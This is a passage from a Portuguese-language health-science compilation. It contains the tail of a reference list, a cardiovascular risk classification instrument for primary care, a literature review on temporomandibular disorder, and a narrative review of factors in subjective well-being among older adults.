- MENDES, Karina Dal Sasso; SILVEIRA, Renata Cristina de Campos Pereira; GALVAO, Cristina Maria. Revisão integrativa: método de pesquisa para a incorporação de evidências na saúde e na enfermagem. **Texto contexto - enferm.**, Florianópolis, v. 17, n. 4, p. 758-764, Dec. 2008. Available from <[http://www.scielo.br/scielo.php?script=sci\\_arttext&pid=S0104-07072008000400018&lng=en&nrm=iso](http://www.scielo.br/scielo.php?script=sci_arttext&pid=S0104-07072008000400018&lng=en&nrm=iso)>. access on 8 jan. 2020. <https://doi.org/10.1590/S0104-07072008000400018>.
- MESQUITA, Evandro Tinoco et al. Continuum Cardiovascular 25 anos-Evolução de um Modelo Etiopatológico. **Int. j. cardiovasc. sci.(Impr.)**, v. 29, n. 1, p. 56-64, 2016.
- MOTA, Amanda Pereira et al. Cintura Hipertrigliceridêmica em Pacientes Hipertensos. **International Journal of Cardiovascular Sciences**, v. 29, n. 3, p. 175-180, 2016
- NEVES, Priscilla Ornellas; ANDRADE, Joalbo; MONCAO, Henry. Escore de cálcio coronariano: estado atual. **Radiol Bras**, São Paulo, v. 50, n. 3, pág. 182-189, junho de 2017. Disponível em <[http://www.scielo.br/scielo.php?script=sci\\_arttext&pid=S0100-39842017000300182&lng=en&nrm=iso](http://www.scielo.br/scielo.php?script=sci_arttext&pid=S0100-39842017000300182&lng=en&nrm=iso)>. acesso em 09 de novembro de 2020. <https://doi.org/10.1590/0100-3984.2015.0235>.
- OLIVEIRA, Patrícia Morais de, et al. Associação entre índice de massa de gordura e índice de massa livre de gordura e risco cardiovascular em adolescentes. **Revista Paulista de Pediatria**, v. 34, n. 1, p. 30-37, 2016.

OPAS/OMS. **Organização Mundial da Saúde divulga novas estatísticas mundiais de saúde**. 2018. Disponível em:

<[https://www.paho.org/bra/index.php?option=com\\_content&view=article&id=5676:organizacao-mundial-da-saude-divulga-novas-estatisticas-mundiais-de-saude&Itemid=843](https://www.paho.org/bra/index.php?option=com_content&view=article&id=5676:organizacao-mundial-da-saude-divulga-novas-estatisticas-mundiais-de-saude&Itemid=843)>. Acesso em: 11 out. 2019.

PINTO, Eliangela Saraiva Oliveira; RODRIGUES, Weliton Nepomuceno. Sistematização da Assistência de Enfermagem na Atenção Primária a pessoas portadoras de hipertensão arterial. **Nursing (São Paulo)**, p. 2036-2040, 2018.

PRÉCOMA, Dalton Bertolim et al. Updated Cardiovascular Prevention Guideline of the Brazilian Society of Cardiology - 2019. **Arquivos Brasileiros de Cardiologia**, [s.l.], p.1-105, 2019. Sociedade Brasileira de Cardiologia. <http://dx.doi.org/10.5935/abc.20190204>. Disponível em: <http://publicacoes.cardiol.br/portal/abc/portugues/aop/2019/aop-diretriz-prevencao-cardiovascular-portugues.pdf>. Acesso em: 09 jan. 2020.

SANTOS, Cristina Mamédio da Costa; PIMENTA, Cibele Andrucio de Mattos; NOBRE, Moacyr Roberto Cuce. A estratégia PICO para a construção da pergunta de pesquisa e busca de evidências. **Revista Latino-Americana de Enfermagem**, v. 15, n. 3, p. 508-511, 2007. SIMAO, AF et al. I Diretriz Brasileira de Prevenção Cardiovascular. **Arq. Bras. Cardiol.**, São Paulo, v. 101, n. 6, supl. 2, p. 1-63, Dec. 2013.

SILVA, Liliam Barbosa. Qualidade do cuidado à pessoa idosa com diabetes e/ou hipertensão atendida na Atenção Primária à Saúde. 2018.

SILVA, Pedro Marques da et al. Prevalência de fatores de risco cardiovascular e outras comorbilidades em doentes com hipertensão arterial assistidos nos Cuidados de Saúde Primários: estudo precise. **Revista Portuguesa de Cardiologia**, [S.L.], v. 38, n. 6, p. 427-437, jun. 2019. Elsevier BV. <http://dx.doi.org/10.1016/j.repc.2018.09.011>.

SILVA, Rudval Souza et al. Estratégia de saúde da família: intervenções de enfermagem sobre os fatores de risco cardiovasculares. **Revista de APS**, v. 18, n. 3, 2015.

TIMÓTEO, Ana Teresa et al. Será a síndrome metabólica um marcador de prognóstico em doentes com elevado risco cardiovascular? Um estudo de coorte a longo-prazo. **Revista Portuguesa de Cardiologia**, v. 38, n. 5, p. 325-332, 2019.

**APÊNDICE 1 – INSTRUMENTO PARA CLASSIFICAÇÃO DE RISCO CARDIOVASCULAR DO ADULTO ATENDIDO NA UNIDADE BÁSICA DE SAÚDE.**

**CLASSIFICAÇÃO DE RISCO CARDIOVASCULAR – ADULTO (30-74 anos)**

**NOME:** \_\_\_\_\_ **PRONTUÁRIO:** \_\_\_\_\_

IDADE (ANOS)		PONTUAÇÃO
30 – 34		- 1
35 – 39		0
40 – 44		1
45 – 49		2
50 – 54		3
55 – 59		4
60 – 64		5
65 – 69		6
70 – 74		7

+

LDL - COLESTEROL		PONTUAÇÃO
Mg/dl		
< 100		-3
100 – 129		0
130 – 159		0
160 – 169		1
≥ 190		2

+

HDL - COLESTEROL		PONTUAÇÃO
Mg/dl		
< 35		2
35 – 44		1
45 – 49		0
50 – 59		0
≥ 60		-1

+

PRESSÃO ARTERIAL					
SISTÓLICA	DIASTÓLICA				
	< 80	80 - 84	85 - 89	90 - 99	>100
<120	0	1	1	2	3
120 – 129	1	1	1	2	3
130 – 139	1	1	1	2	3
140 – 159	2	2	2	2	3
≥ 160	3	3	3	3	3

+

TABAGISMO	PONTUAÇÃO
NÃO	0
SIM	2

+

DIABETES	PONTUAÇÃO
NÃO	0
SIM	2

+

**TOTAL DE PONTOS =**

Total de pontos	≤-3	-2	-1	0	1	2	3	4	5	6	7	8	9	10	11	12	13	≥14	Doença aterosclerótica significativa (coronária, cerebrovascular ou vascular periférica) com ou sem eventos clínicos.
Risco CVC 10 anos	1%	2%	2%	3%	4%	5%	6%	7%	9%	11%	14%	18%	22%	27%	33%	40%	47%	≥ 56%	
	<b>BAIXO</b>					<b>INTERMEDIÁRIO</b>						<b>ALTO</b>				<b>MUITO ALTO</b>			

## ANÁLISE COMPLEMENTAR

CLASSIFICAÇÃO	IMC (kg/m <sup>2</sup> )	INTERPRETAÇÃO	ÍNDICE DE MASSA CORPORAL (ADULTO)
Baixo peso	<18,5	RISCO NÃO ESTIMADO (INADEQUADO)	
Peso normal	18,5 - 24,9	RISCO BAIXO	
Sobrepeso	≥ 25	RISCO NÃO ESTIMADO (INADEQUADO)	
Pré- obeso	25,0 - 29,9	RISCO NÃO ESTIMADO (INADEQUADO)	
Obeso I	30,0 - 34,9	RISCO ALTO	
Obeso II	35,0 - 39,9	RISCO ALTO	
Obeso III	> 40,0	RISCO MUITO ALTO	

	HOMENS	MULHERES	INTERPRETAÇÃO	CIRCUNFERÊNCIA ABDOMINAL (CINTURA)*
Medida (cm)	≤ 90	≤ 80	RISCO BAIXO	
	90 - 94	80 - 84	RISCO INTERMEDIÁRIO	
	94 - 102	84 - 88	RISCO ALTO	
	>102	>88	RISCO MUITO ALTO	
*É a medida da região do abdômen, no ponto médio entre a borda inferior da última costela e a borda superior da crista ilíaca.				

	HOMENS	MULHERES	INTERPRETAÇÃO	RELAÇÃO CINTURA-QUADRIL*
Medida (cm)	< 0,9	< 0,8	RISCO BAIXO	
	0,9	0,8 - 0,84	RISCO INTERMEDIÁRIO	
	>0,9	> 0,85	RISCO ALTO	
* A relação cintura-quadril é calculada dividindo-se a medida da circunferência da cintura em centímetros pela medida da circunferência do quadril em centímetros.				

150 min. de atividade física por semana.	SITUAÇÃO	INTERPRETAÇÃO	ATIVIDADE FÍSICA
	NÃO PRÁTICA QUALQUER ATIVIDADE FÍSICA	INADEQUADO	
	NÃO PRÁTICA POR RESTRIÇÃO MÉDICA	ATENÇÃO	
	SIM, REALIZA ALGUMA ATIVIDADE FÍSICA	DESEJAVEL	

Adepto a praticas religiosas a no mínimo 1 ano.	SITUAÇÃO	INTERPRETAÇÃO	ESPIRITUALIDADE
	NÃO TEM CRENÇAS RELIGIOSAS	ATENÇÃO	
	TEM RELIGIÃO, MAS NÃO PRATICO	INCONSISTENTE	
	TENHO RELIGIÃO, SOU PRATICANTE	PREFERÍVEL	

Avaliar por meio da escuta qualificada.	SITUAÇÃO	INTERPRETAÇÃO	CONDIÇÃO SOCIO-ECONOMICA
	DESAVORAVEL	ATENÇÃO	
	RELATIVAMENTE ESTAVEL	ACEITÁVEL	
	FAVORAVEL	SATISFATÓRIO	

**ESCORE DE CÁLCIO: CALCIFICAÇÃO CORONARIANA BASEADA EM VALORES ABSOLUTOS E INTERPRETAÇÃO DO RISCO DE EVENTOS CORONARIANOS.**

<b>Grau de calcificação coronariana</b>	<b>Valores absolutos (Agatston)</b>	<b>Interpretação</b>
Ausente	0	<b>Risco muito baixo.</b>
Discreto	1 à 100	<b>Risco baixo.</b>
Moderado	101 à 400	<b>Maior risco (fator agravante). Considerar reclassificação para alto risco.</b>
Acentuado	> 400	<b>Alto risco. Reclassificação para alto risco.</b>

**DISFUNÇÃO TEMPOROMANDIBULAR – UMA REVISÃO DE LITERATURA**

Adna Pontes Eloy  
Arlane Maria Souza Carneiro  
Filipe Diniz Maracajá  
Sandy Targino Alburquerque da Silva  
Wilson José de Miranda Lima

**RESUMO**

A disfunção temporomandibular (DTM) trata-se de um tema que vem ganhando espaço nas pesquisas realizadas por várias profissionais na área da saúde. Por se tratar de um problema complexo e de etiologia variada, esta pode ser a causa de muitas queixas e dores em cabeça, pescoço e em músculos de mastigação. Dentre as principais causas, podem ser citadas as variações oclusais, fatores psicológicos, mal uso de articulação em função de hábitos adquiridos ao longo da vida, alterações musculares na região articular e em outras partes do corpo (como na coluna vertebral) que podem influenciar no comportamento da articulação, etc. Para reverter o quadro é necessário uma avaliação bem elaborada e que vise descobrir a origem do problema para direcionar o tratamento e obter sucesso. O presente trabalho objetiva fazer uma revisão de literatura sobre as disfunções temporomandibulares, bem como suas principais causas.

**PALAVRAS-CHAVE:** Anatomia Humana. Disfunção Temporomandibular. DTM.

**SUMMARY**

Temporomandibular disorder (TMD) is a topic that has been gaining ground in research carried out by several health professionals. As it is a complex problem and of varying etiology, this can be the cause of many complaints and pain in the head, neck and chewing muscles. Among the main causes, occlusal variations, psychological factors, misuse of joints due to habits acquired throughout life, muscle changes in the joint region and other parts of the body (such as the spine) that can influence the joint behavior, etc. In order to revert the situation, a well-designed assessment is needed, which aims to discover the source of the problem in order to direct treatment and be successful. This paper aims to review the literature on temporomandibular disorders, as well as their main causes.

**KEYWORDS:** Human Anatomy. Temporomandibular Dysfunction. TMD.

**INTRODUÇÃO**

A disfunção temporomandibular (DTM) é um conjunto de alterações que podem acontecer na articulação sinovial que se encontra entre a mandíbula e o osso temporal. A DTM apresenta etiologia multifatorial e pode estar associada a fatores dentários e/ou faciais, os quais se relacionam com o aparelho estomatognático (ASH *et al.*, 2001; VALENTIĆ-PERUZOVIĆ *et al.*, 2008). Atualmente, a DTM é vista como de origem multifatorial, pelo fato de não existir um único fator que possa justificar todos os sinais e sintomas que são gerados por este problema (OKESON, 2000; SPROESSER, 2002).

Sendo esta, uma patologia que acomete homens e mulheres em todas as faixas etárias (ASH *et al.*, 2001; BUESCHER, 2007). Entre os seus principais sinais e sintomas estão presença de dor, limitação do movimento mandibular, ruído articular ou estalido e sensibilidade muscular (OZAN *et al.*, 2007). É importante ressaltar que o tratamento é multiprofissional e que se faz necessário identificar a origem da DTM para direcionar o tratamento e obter sucesso. O presente trabalho objetiva fazer uma revisão de literatura sobre as disfunções temporomandibulares, bem como suas principais causas.

## **METODO**

A metodologia deste trabalho corresponde a uma revisão integrativa da literatura sobre as principais características da Disfunção Temporomandibular, bem como sua etiologia, levando em consideração vários estudos, elencados de forma objetiva.

O principal critério para escolha dos artigos a serem pesquisados foi à leitura de seus resumos, de modo que os mesmos correspondessem da forma mais direta possível com informações sobre o tema.

## **CONSIDERAÇÕES FINAIS**

Em anatomia humana, a junção sinovial bicondilar entre o osso temporal e a mandíbula, é nomeada de articulação temporomandibular (ATM). Esta é considerada como uma articulação diartrodial, pois pode desenvolver movimentos de rotação e translação. Nesse caso, trata-se de uma articulação que interliga a mandíbula ao crânio e normaliza o movimento mandibular, em que os côndilos posicionados no final da mandíbula funcionam simultaneamente (SANTOS, 2013).

Dá-se o nome de disfunção temporomandibular (DTM), as alterações que atingem a correta funcionabilidade da articulação temporomandibular (ATM) e de estruturas associadas a mastigação (AMERICAN SOCIETY OF TEMPOROMANDIBULAR JOINT SURGEONS *et al.*, 2003). Ruídos articulares, limitações na amplitude de movimento ou desvios durante a função mandibular se apresentam como sinais desta disfunção. Como sintomas pode-se incluir dor pré-auricular, na ATM ou nos músculos mastigatórios (DWORKIN *et al.*, 1990).

A dor é um dos principais resultados desta condição complexa e de origem multifatorial (MUJAKPERUO *et al.*, 2010). A DTM pode afetar de 5-12% da população, de acordo com o Instituto Nacional de Saúde e Pesquisa Craniana (MURRAY; PECK, 2007) e, embora a etiologia não seja exata e desconhecida até o momento, há fatores que predispõe ao aparecimento de problemas na articulação, como por exemplo, fator genético, anatômico e fatores hormonais (PIHUT *et al.*, 2016).

Além disso, diversos estudos também identificaram como fatores predisponentes para o desencadeamento da DTM a variação oclusal, trauma e atividade habitual. Também, um forte componente que ajuda a propagar a disfunção, é um fator psicossocial (JAYASEELAN; TOW, 2016; MAPELLI *et al.*, 2016). O fator psicossocial desenvolve condições de estresse, ansiedade, preocupações, relacionados, inclusive, à depressão. Quando relacionado à disfunção temporomandibular pode gerar hiperatividade muscular, tendo o risco de agravar as práticas parafuncionais. (TOLEDO BAS ET AL., 2008)

Os músculos da face e suas atividades musculares estão diretamente relacionados com o estado emocional, predeterminando o paciente sentir reações dolorosas, seja alta ou baixa. O bruxismo e o apertamento dentário são causas de tais fatores emocionais. (MARTINS RJ ET AL., 2007)

Os hábitos parafuncionais são considerados fatores de risco para a DTM (POVEDA RODA *et al.*, 2007) e são conceituados como quaisquer hábitos que fujam da normalidade e prejudiquem um órgão ou sistema. Estas parafunções são responsáveis por inibir o fluxo sanguíneo normal dos tecidos musculares, ocasionando acúmulo de produtos metabólicos nas células destes tecidos, desencadeando sintomas de fadiga, dor e espasmo (OKESON, 2000). Devido a origem multifatorial da DTM, faz-se necessário um diagnóstico adequado e preciso para o sucesso do tratamento associado a uma boa qualidade de vida do paciente.

## REFERÊNCIAS

- AMERICAN SOCIETY OF TEMPOROMANDIBULAR JOINT SURGEONS *et al.* Guidelines for diagnosis and management of disorders involving the temporomandibular joint and related musculoskeletal structures. *Cranio*, v. 21, p. 68-76, 2003.
- ASH, M. M.; RAMFJORD, S. P.; SCHMIOSEROER, J. **Oclusão**. 2. ed. São Paulo: Santos, 2001.
- DWORKIN, S. F. *et al.* Epidemiology of signs and symptoms in temporomandibular disorders: clinical signs in cases and controls. *The Journal of the American Dental Association*, v. 120, n. 3, p. 273-281, 1990.
- BUESCHER, J.J. Temporomandibular joint disorders. *American Family Physician*, v. 76, n. 10, p. 1477-1482, 2007.
- JAYASEELAN, D. J.; TOW, N. S. Cervicothoracic junction thrust manipulation in the multimodal management of a patient with temporomandibular disorder. *Journal of Manual & Manipulative Therapy*, v. 24, n. 2, p. 90-97, 2016.
- MAPELLI, A. *et al.* Reorganization of muscle activity in patients with chronic temporomandibular disorders. *Archives of oral biology*, v. 72, p. 164-171, 2016.
- MARTINS R. J., GARCIA A. R., GARBIN C. A. S., SUNDEFELD M. L. M. M. Associação entre classe econômica e estresse na ocorrência da disfunção temporomandibular. **Revbras de epidemiologia**. 2007; 10(2)
- MUJAKPERUO, H. R. *et al.* Pharmacological interventions for pain in patients with temporomandibular disorders. *Cochrane Database of Systematic Reviews*, n. 10, 2010.
- MURRAY, G. M.; PECK, C. C. Focus Article: Orofacial Pain and Jaw Muscle Activity: A New Model. *Journal of orofacial pain*, v. 21, n. 4, 2007.
- OKESON, J. P. **Tratamento das desordens temporomandibulares e oclusão**. 4. ed. São Paulo: Artes médicas, 2000.

PIHUT, M. et al. The efficiency of botulinum toxin type A for the treatment of masseter muscle pain in patients with temporomandibular joint dysfunction and tension-type headache. *The Journal of Headache and Pain*, v. 17, n. 1, p. 29, 2016.

POVEDA RODA, R. et al. *Review of temporomandibular joint pathology*. Part I: classification, epidemiology and risk factors. **Medicina Oral, Patología Oral y Cirugía Bucal**, v. 12, n. 4, p. 292-298, 2007.

SANTOS, T. Relação entre os distúrbios e factores psicológicos e as disfunções temporomandibulares: uma revisão bibliográfica. 2013. **Trabalho de Conclusão de Curso**.

SILVEIRA, A. M.; FELTRIN, P. P.; ZANETTI, R. V.; MAUTONI, M. C. Prevalence of patients harboring temporomandibular disorders in na otorhinolaryngology department. **Brazilian Journal of Otorhinolaryngology**, v. 73, n. 4, p. 528-532, 2007.

SPROESSER, J. G. Características das relações interoclusais em indivíduos com mastigação realizada preferencialmente sobre um dos lados e sintomas de disfunção temporomandibular. **Jornal Brasileiro de Oclusão, ATM e Dor Orofacial**, v. 2, n. 5, p. 26-31, 2002.

TOLEDO B. A. S., CAPOTE T. S. O., CAMPOS J. A. D. B. Associação entre disfunção temporomandibular e depressão. **CiencOdontol Bras**. 2008;11(4).

VALENTIĆ-PERUZOVIĆ, M.; ALAJBEG, I.; PRPIĆ-MEHICIĆ, G.; JURIS, V.; ILLES, D.; PELIVAN, I. **Temporomandibular disorders and headaches**. *Acta Medica Croatica*, v. 62, n. 2, p. 179-187, 2008.

## **BEM-ESTAR SUBJETIVO NO CONTEXTO DO IDOSO: ELEMENTOS QUE POTENCIALIZAM O ENVELHECER SAUDÁVEL**

Marcio de Lima Coutinho  
Rafhael Barros Medeiros  
Tatiana Carneiro Gomes  
Maria Luiza Ferreira Dantas

### **RESUMO**

Esta pesquisa teve como objetivo estudar o bem-estar subjetivo no contexto do idoso. Como metodologia, realizou-se uma pesquisa exploratória com viés de revisão integrativa. A partir dos achados, pode-se observar que o bem-estar subjetivo é uma experiência interna, através da qual cada indivíduo tem um entendimento de como se sente e o seu grau de satisfação com a vida. Por meio dos estudos realizados elencou-se três elementos acerca do construto, sendo estes: espiritualidade, redes sociais e a atividade física. Desta forma foi observado que um ou mais desses elementos contribuem para o bem-estar com impacto positivo na qualidade de vida dos idosos.

**Palavras-Chave:** Bem-estar subjetivo. Idosos. Redes sociais. Espiritualidade. Atividade física.

### **SUMMARY**

This research aimed to study subjective well-being in the context of the elderly. As a methodology, an exploratory research was carried out with an integrative review bias. From the findings, it can be seen that subjective well-being is an internal experience, through which each individual has an understanding of how they feel and their degree of satisfaction with life. Through the studies carried out, three elements were listed about the construct, namely: spirituality, social networks and physical activity. Thus, it was observed that one or more of these elements contribute to well-being with a positive impact on the quality of life of the elderly.

**Keywords:** Subjective well-being. Seniors. Social networks. Spirituality. Physical activity.

### **INTRODUÇÃO**

A OMS, Organização Mundial da Saúde, indica que o Brasil há de tornar-se o sexto país com o maior índice de pessoas idosas até em 2025. (OMS, 2015). O envelhecimento, estágio inerente ao desenvolvimento humano, é caracterizado como algo dinâmico, progressivo e irreversível. O “Envelhecer Saudável” é considerado como um processo biopsicossocial, já que permeia as esferas da saúde fisiológica, a subjetividade do sujeito e as relações interpessoais, assim como as intervenções e interações ambientais. (BRITO; LITVOC, 2004).

Em relação ao construto Bem-Estar Subjetivo (BES), sendo compreendido como o estudo da felicidade, respaldado cientificamente (SELIGMAN, 2004). Versa como uma

experiência interna pessoal, em que cada indivíduo configura um julgamento próprio de si, isto é, como se sente e qual o seu grau de satisfação com a vida (SCORSOLINI-COMIN; SANTOS, 2010). Os estudos de Albuquerque e Tróccoli (2004), relacionam-se positivamente aos de Brito, ao indicar que o BES sofre influência tanto sociocultural (experiências compartilhadas que formam a base de uma maneira similar de se ver o mundo), como da hereditariedade (um ponto de cunho fisiológico que afeta diretamente a psique).

Mediante ao exposto, surge o problema de pesquisa: Como o idoso conseguirá promover o construto bem-estar subjetivo, no cotidiano de seu processo de desenvolvimento?

Para responder a esse questionamento, partindo do pressuposto que há uma escassez de aportes teóricos a respeito desse tema, elencou o seguinte objetivo: Analisar artigos publicados acerca do bem-estar subjetivo no contexto do idoso, buscando identificar elementos que potencializem o viver bem.

## **METODOLOGIA**

Realizou-se uma pesquisa exploratória, do tipo revisão narrativa. Para Cordeiro, Oliveira e Rentería (2007), é um tipo de revisão que apresenta uma temática mais aberta, não sendo exigindo um protocolo rígido para sua elaboração.

Adotou-se os seguintes descritores: bem-estar subjetivo, idoso, espiritualidade, redes sociais e atividade física, tendo como critério de inclusão: artigos científicos, capítulo de livros e livros publicados nas línguas portuguesa e inglesa, disponíveis para consulta a partir do BVS psi.

## **FUNDAMENTAÇÃO TEÓRICA**

No mundo inteiro, o indivíduo da terceira idade tem sido alvo de grande interesse, devido o advento do envelhecimento populacional. Argimon (2006) atribui ao avanço da promoção da saúde, em ocorrência das décadas, assim como o controle das doenças infectocontagiosas e da taxa de natalidade, o novo perfil global formulado por uma população mais madura. Em decorrência a esta realidade ressalta a importância da análise de como se qualifica o bem-estar dos idosos, além de encontrar propostas para um envelhecer positivo e saudável. A seguir, elencam-se três elementos que na medida da abertura e prática pelo idoso, constituem-se como propulsores do Bem-Estar.

**A Espiritualidade como elemento do Bem-Estar Subjetivo:**

Faz-se necessário inter-relacionar a espiritualidade com o bem-estar do idoso, partindo do pressuposto de que o envelhecimento traz à tona grandes questionamentos acerca da vida e um certo apego à espiritualidade.

Na tentativa de comprovar essa relação, Chaves e Gil (2015) realizaram um estudo quanti-qualitativo, descritivo e exploratório, em 12 idosos, com média de idade de 73,92 anos, com vistas à compreensão e descrição das características da população em questão e ao estabelecimento das relações entre as variáveis. Nesta pesquisa, todos os participantes, à exceção de um, professaram alguma religião.

A partir da investigação, as pesquisadoras constataram que, para os idosos participantes, a espiritualidade está diretamente relacionada ao bem-estar subjetivo, principalmente no sentido de ser ela uma fonte de apoio, além de algo que conduz a uma relação com o sagrado e à transcendência. Características estas, elucidadas uma a uma a seguir.

Para Jung (1971), a velhice deve ser marcada por uma atenção específica e uma valorização do que está dentro de si, buscando assim um propósito para a vida. Neste contexto, a pesquisa supracitada revela um grau de valorização considerável dos aspectos relacionados à espiritualidade, religião/religiosidade e crenças pessoais para o bem-estar e a qualidade de vida na velhice. Assim, a valorização de crenças em busca de significado para viver reforça a relevância da espiritualidade para os idosos.

Segundo Frankl (1992), um dos papéis da religião é proporcionar uma sensação de apoio e refúgio. Esta premissa mostrou respaldo na pesquisa, visto que, para os idosos analisados, a espiritualidade é vista como uma forma de sustentação fundamental – apoio. Além disso, a eterna busca pelo sentido da vida é, muitas vezes alcançada através do relacionamento do indivíduo com o sagrado, que, na religião, tem o papel fundamental de oferecer ética e moral, como valores para a vida, e, na espiritualidade, é uma experiência de atribuir significado à própria vida.

Já no que diz respeito à transcendência, percebeu-se, na pesquisa referenciada, que os idosos a atribuíam a uma força além do visível. Força esta que sai do indivíduo e o conecta com algo maior. Relaciona-se também com a capacidade do idoso de ir além das suas próprias limitações, não apenas físicas, mas também da compreensão de mundo e de questões existenciais.

Fechando essas três características da espiritualidade – apoio, relação com o sagrado e transcendência –, faz-se necessário evidenciar a forma como a espiritualidade influi

positivamente no domínio das relações sociais. É notória a interação social que ocorre na inclusão do indivíduo em uma religião, o que facilita a troca de informação entre o grupo (PIETRUKOWICZ, 2010). Assim, o pertencer permite aos idosos a percepção de que os seus sentimentos são compreendidos e aceitos, trazendo-lhes sensações de conforto, acolhimento e, conseqüentemente, de bem-estar.

Diante do exposto, percebe-se as os sentimentos perda e a proximidade com a morte, próprias da velhice, são diretamente proporcionais à necessidade de autoconhecimento e de compreensão do sentido da vida. Assim sendo, uma possível crise existencial na velhice, pode ser usurpada através da transformação interior, num processo de compreensão dos próprios sofrimentos e de adaptação da realidade. E, neste contexto, a espiritualidade pode oferecer apoio, reflexão e força interior para vencer as perdas, além de favorecer o desenvolvimento de pensamentos e sentimentos positivos que dão aos idosos altos níveis de satisfação e bem-estar.

#### **As redes sociais e o impacto positivo no Bem-Estar dos idosos:**

O conceito de rede social surgiu na Sociologia e na Antropologia Social nos anos 30 e 40 do século passado. Merckle considera que a rede social consiste num conjunto de unidades sociais e de relações entre essas unidades sociais, sejam elas indivíduos ou grupos de indivíduos. O termo rede social a que se recorre neste trabalho designa então um conjunto de pessoas ou grupos que se encontram conectados por algum tipo de relação social. (MERCCKLE, 2004).

No que diz respeito as redes sociais no contexto do idoso, estas se apresentam como um importante fator para gerar um bem-estar subjetivo destes, pois além de lhes permitir lidar com ambientes estressantes e experiências de vida difíceis, podem também possibilitar aos idosos mais debilitados a redução dos possíveis efeitos negativos, o que conseqüentemente apresenta uma melhora no bem-estar desses indivíduos.

Com o avançar da idade as redes sociais dos idosos tendem a diminuir. Esta redução se dá pela morte de pessoas próximas ou por problemas de saúde. Mas também é importante elucidar a teoria da seletividade socioemocional, que postula que as pessoas idosas se tornam cada vez mais conscientes das limitações de tempo futuro e se tornam motivadas a serem mais seletivas na escolha dos parceiros sociais, favorecendo os relacionamentos emocionalmente significativos sobre os mais periféricos (FUNG, 2001).

De acordo com Bowling e Gabriel, os indivíduos valorizam mais o apoio social e a proximidade emocional que as relações lhes podem proporcionar do que a dimensão da rede.

(BOWLING, 2007).

Outro fator que apresenta influência no bem-estar é o tipo de relação que os idosos mantêm, visto que as redes sociais formadas por amigos e vizinhança apresentam um efeito mais positivo do que aquelas formadas por familiares. Já que as atividades realizadas com familiares tendem a ser mais rotineiras, enquanto o tempo passado com amigos é comumente dedicado a atividades mais baseadas em interesses em comum e caracterizadas por espontaneidade. (PAÚL, 2005).

Estudos detectam uma associação positiva entre a frequência de contato com amigos e o bem-estar. Já a frequência de contato com a família apresenta uma associação negativa com o bem-estar. É provável que as explicações para essa diferença entre o contato com amigos e o contato com a família seja dado pelo carácter voluntário das primeiras em vez destas últimas. (NETUVELI, 2006).

A proximidade emocional é outro elemento que está relacionado com o bem-estar do idoso, visto que é uma característica da rede que tem sido operacionalizada de formas diferentes: como grau de proximidade emocional da pessoa idosa em relação aos membros da sua rede social ou como número de pessoas emocionalmente próximas.

Analisando estas informações é notória a relação das redes sociais com o bem-estar do idoso. Assim como a evidência de que as redes de amigos contribuem mais do que as redes familiares para o bem-estar dos mesmos. Por fim, há também o impacto positivo da proximidade emocional na qualidade de vida/bem-estar.

### **Atividade física e sua relação positiva no Envelhecer Saudável:**

Embora, Papalia e Feldman (2013) identifiquem algumas limitações inerentes a velhice, tais quais as funções sensório-motoras, em que indicam uma gradativa perda da resistência, elasticidade e declínio da energia muscular; Uma perspectiva denominada teoria do curso da vida, idealizada por Baltes em 1991, deixou para trás a visão do envelhecer engessada somente nas perdas e nas incapacidades. Sendo assim, é necessária uma releitura da sociedade contemporânea a respeito do idoso que ao supervalorizar a produtividade e o trabalho formal em comparativo com adultos e jovens, acabam distanciando-os de um olhar integrativo e acolhedor.

Segundo Veloz (1999) e Araújo (2005), após estudos a respeito das crenças, atitudes e representações sociais dos integrantes da terceira idade, no contexto brasileiro, foi identificado uma predominância da associação do envelhecer com adjetivos negativos, atrelando comumente este processo a “doença”. Como uma forma de reverter esse quadro, proporcionar uma maior autonomia e alavancar a saúde do idoso, surge a atividade física

como proposta atrelada ao Bem-Estar, já que se denota que as restrições, incapacidades físicas e a percepção da auto-eficácia decorrem de uma vida sedentária. Fenômenos psicossociais, tais como a mudança nos papéis sociais (indivíduo com o papel de cuidador, agora recebendo cuidado), finitude da atividade laboral, síndrome do ninho-vazio, entre outras, somados às limitações físicas corroboram com o sentimento de solidão, nocivo ao sentir-se bem. (CAPITANINI, 2000).

Para evidenciar a eficácia da atividade física no processo de bem-estar do idoso, Teixeira e Rigo (2015) analisaram os efeitos de exercícios físicos em 70 mulheres idosas, participantes do grupo de atividade física da Unidade de Atenção ao Idoso Ouvidor Pardino, da cidade de Curitiba-PR, com uma média de idade referente a 71,5 anos divididas em dois grupos: Grupo das idosas que residem sozinhas (GRS) e grupo das idosas que residem acompanhadas (GRA).

Tendo como resultados aos efeitos psicológicos e sociais, identificou-se que ambos os grupos tiveram percepções positivas. Notando-se os benefícios psicológicos/sociais e biológicos após frequentarem regularmente o grupo social/atividade física, dentre eles destacaram-se a melhora na saúde geral, na auto-eficácia física, na diminuição da solidão e no estabelecimento de novos vínculos e amizades.

## CONSIDERAÇÕES FINAIS

Uma vez que o objetivo proposto foi alcançado, ao identificar-se no permear deste estudo alguns elementos que potencializam o construto Bem-Estar Subjetivo promovendo um Envelhecer Saudável; sendo eles: Espiritualidade, Redes Sociais e a Atividade Física. Finda-se ressaltando, que estes informes são um recorte atrelados a um projeto de iniciação científica orientado pelo, dr. em psicologia social, Marcio Coutinho. Professor vinculado ao curso de psicologia do Instituto de Educação Superior da Paraíba – IESP. Com o intuito de analisar os construtos Qualidades de Vida, Resiliência e Bem-Estar Subjetivo no contexto do idoso, nas cidades de João Pessoa e Cabedelo.

## REFERÊNCIAS

ALBUQUERQUE A. S., TRÓCCOLI B. T. **Desenvolvimento de Uma Escala de Bem-Estar Subjetivo**. Brasília, 2004.

ARAÚJO L. F.; CARVALHO V. A. M. L. Aspectos Sócio-Históricos e Psicológicos da Velhice. **Mnme. Revista de Humanidades**. v.6, n.(13), p.228-236, 2010.

ARGIMON I. I. L. Aspectos Cognitivos em Idosos. **Avaliação Psicológica**. Ribeirão

Preto, v.5, n.2, p. 243-245, 2006.

CAPITANINI, M. E. S. Solidão na velhice: realidade ou mito? In: NERI, A. L.; FREIRE, S. A. (Org.). **E por falar em boa velhice**. Campinas: Papirus, 2000.

CHAVES, L. J.; GIL, C. A. **Ciênc. saúde coletiva**. vol.20, n.12. Rio de Janeiro, 2015.

CROWTHER, M. R.; PARKER, M. W.; ACHENBAUM W. A.; LARIMORE W.L.;

Koenig HG. **Rowe and Kahn's model of successful aging revisited: positive spirituality – the forgotten factor**. The Gerontologist, 2002.

CORDEIRO, A.M.; OLIVEIRA, G.M.; RENTERÍA, J. M. **Revista do Colégio Brasileiro de Cirurgiões**. v.34, n.(6), p.428-431, 2007.

